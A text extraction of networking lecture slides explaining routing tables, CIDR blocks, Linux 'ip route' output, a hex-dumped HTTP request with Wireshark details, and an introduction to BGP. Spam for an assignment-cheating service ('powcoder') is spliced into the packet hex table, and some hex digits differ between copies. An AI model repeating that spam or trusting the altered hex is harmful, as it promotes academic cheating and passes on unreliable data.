


# Better approach: send to next closest node





Better approach:  
send to next closest node



# Who is closer?


- Enter: **Routing Tables**

- Each node has a unique routing table
- Tells a node who next to forward to (next hop), given a destination

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# H's Routing table

Destination	Next Hop
A	H
J	-
M	-
F,P,R	M
G	J
B	M



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# Classless Inter-Domain Routing (CIDR)

## ■ Blocks of IP addresses

### ■ Prefix

- 128.138.113.0 = 0x80 8a 71 00
- 32-bit IPv4 address

### ■ Prefix size (number of significant bits)

- /24 = 0xFF FF FF 00 (24 bits of 1)
- Netmask: 255.255.255.0 (/24)  
255.255.0.0 (/16)

## ■ E.g:

- 10.0.2.0/24 = 10.0.2.\*
- 10.0.2.0/25 = 10.0.2.0 – 10.0.2.127
- 10.0.2.0/26 = 10.0.2.0 – 10.0.2.63

# Real Routing Tables

```
$ ip route show
default via 128.138.97.129 dev eno1 onlink
128.138.97.128/25 src eno1 proto kernel scope link
src 128.138.97.189
```

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```
# (old/deprecated way)
```

```
$ route -n
```

```
Kernel IP routing table
```

Destination	Gateway	Genmask	Flags	Iface
0.0.0.0	128.138.97.129	0.0.0.0	UG	eno1
128.138.97.128	0.0.0.0	255.255.255.128	U	eno1

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If packet to 128.138.97.128/25, send **locally** (direct to MAC addr)  
Else, forward packet to MAC of **default gateway** (128.138.97.129)

# Real Routing Tables

```
$ ip route show
default via 128.138.97.129 dev eno1 onlink
128.138.97.128/25 dev eno1 proto kernel scope link
src 128.138.97.189
```


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If packet to 128.138.97.128/25, send **locally** (direct to MAC addr)  
Else, forward packet to MAC of **default gateway** (128.138.97.129)

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128.138.97.129  
MAC: aa:aa:..:aa




128.138.97.189

MAC: bb:bb:bb:bb:bb:bb

128.138.97.200

MAC: cc:cc:cc:cc:cc:cc

# What do packets look like?



# What does a packet look like?

d404cd867432f859718e99c30800450000bf74  
f7400040067e9bc0a8000f12ea7305d7e60050  
266cc951942d78aa801801f6f59c0000010108  
0afdfc5bfa296efff1474554202f2048545450  
2f312e310d0a557365722d4167656e743a2057  
6765742f312e31392e3420286c696e75782d67  
6e75290d0a4163636570743a202a2f2a0d0a41  
63636570742d456e636f64696e673a20696465  
6e746974790d0a486f73743a206563656e3431  
33332e6f72670d0a436f6e6e656374696f6e3a  
204b6565702d416c6976650d0a0d0a

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# What does a packet look like?

d404cd867432f850718e99c30800	Ethernet	450000bf74
f7400040067e9bcd0a8000f12ea7305	IP	d7e60050
266cc951942f78da801801f8f55c000010108	TCP	
0afdfc5bfa296efff1	HTTP	1474554202f2048545450
2f312e310d0a557365722d4167656e743a2057	<p>Assignment Project Exam Help</p> <p><a href="https://powcoder.com">https://powcoder.com</a></p> <p>Add WeChat powcoder</p>	
6765742f312e310d0a557365722d4167656e743a2057		
6e75290d0a4163636570743a202a2f2a0d0a41		
63636570742d456e636f64696e673a20696465		
6e746974790d0a486f73743a206563656e3431		
33332e6f72670d0a436f6e6e656374696f6e3a		
204b6565702d416c6976650d0a0d0a		

# What do packets look like?

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The image shows a Wireshark packet capture analysis. The top pane displays a list of network packets. Packet 480 is selected, showing an HTTP GET request from 192.168.0.15 to 18.234.115.5. The bottom pane shows the packet details, including Ethernet II, Internet Protocol Version 4, and Hypertext Transfer Protocol. The packet bytes pane at the bottom shows the raw data in hexadecimal and ASCII.

No.	Time	Source	Destination	Protocol	Length	Info
472	18.773297587	192.168.0.15	18.234.115.5	TCP	74	55270 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SAC...
478	18.830223765	18.234.115.5	192.168.0.15	TCP	74	80 → 55270 [SYN, ACK] Seq=0 Ack=1 Win=26847 Len=0 M...
479	18.830274319	192.168.0.15	18.234.115.5	TCP	66	55270 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=...
480	18.830392217	192.168.0.15	18.234.115.5	HTTP	205	GET / HTTP/1.1
481	18.892607721	18.234.115.5	192.168.0.15	TCP	66	80 → 55270 [ACK] Seq=1 Ack=140 Win=28032 Len=0 TSva...
482	18.894164494	18.234.115.5	192.168.0.15	HTTP	465	HTTP/1.1 301 Moved Permanently (text/html)
483	18.894206158	192.168.0.15	18.234.115.5	TCP	66	55270 → 80 [ACK] Seq=140 Ack=400 Win=63872 Len=0 TS...
497	19.080807990	192.168.0.15	18.234.115.5	TCP	66	55270 → 80 [FIN, ACK] Seq=140 Ack=400 Win=64128 Len...
499	19.138390759	18.234.115.5	192.168.0.15	TCP	66	80 → 55270 [FIN, ACK] Seq=400 Ack=141 Win=28032 Len...
500	19.138460128	192.168.0.15	18.234.115.5	TCP	66	55270 → 80 [ACK] Seq=141 Ack=401 Win=64128 Len=0 TS...

Frame 480: 205 bytes on wire (1640 bits), 205 bytes captured (1640 bits) on interface 0  
Ethernet II, Src: IntelCor\_8e:99:c3 (f8:59:71:8e:99:c3), Dst: ArisGw\_86:74:32 (d4:04:cd:86:74:32)  
Internet Protocol Version 4, Src: 192.168.0.15, Dst: 18.234.115.5  
Transmission Control Protocol, Src Port: 55270, Dst Port: 80, Seq: 1, Ack: 1, Len: 139  
Hypertext Transfer Protocol

0000	d4 04 cd 86 74 32	f8 59 71 8e 99 c3 08 00 45 00	....t2.Y q....E.
0010	00 bf 74 f7 40 00 40 06	7e 9b c0 a8 00 0f 12 ea	..t.@.@. ~.....
0020	73 05 d7 e6 00 50 26 6c	c9 51 94 2d 78 aa 80 18	s...P&l .Q.-x...
0030	01 f6 f5 9c 00 00 01 01	08 0a fd fc 5b fa 29 6e	.....[.)n
0040	ff f1 47 45 54 20 2f 20	48 54 54 50 2f 31 2e 31	..GET / HTTP/1.1
0050	0d 0a 55 73 65 72 2d 41	67 65 6e 74 3a 20 57 67	..User-Agent: Wg
0060	65 74 2f 31 2e 31 39 2e	34 20 28 6c 69 6e 75 78	et/1.19. 4 (linux
0070	2d 67 6e 75 29 0d 0a 41	63 63 65 70 74 3a 20 2a	-gnu)..A ccept: *
0080	2f 2a 0d 0a 41 63 63 65	70 74 2d 45 6e 63 6f 64	/*..Acce pt-Encod
0090	69 6e 67 3a 20 69 64 65	6e 74 69 74 79 0d 0a 48	ing: ide ntity..H

wireshark\_wlp4s0\_20210225135658\_NCqcuo.pcapng Packets: 1362 · Displayed: 10 (0.7%) Profile: Default

# Problem solved!

- Real routing tables

- Destinations are CIDR blocks
  - E.g. 141.212.0.0/16
- Next hop (gateway) is a single IP on a physically connected network
  - May belong to another Autonomous System (AS), E.g.:
    - AS 237 (Merit)
    - AS 104 (CU Boulder)
    - AS 7018 (AT&T)
    - AS 14041 (UCAR / FRGP)

# ...or is it?


- How do we get these magical routing tables?
- Enter: **Border Gateway Protocol (BGP)**
  - 179/TCP connection between two routers
  - Provide reachability information via UPDATE messages

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
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
# BGP UPDATE




# BGP UPDATE



# BGP UPDATE

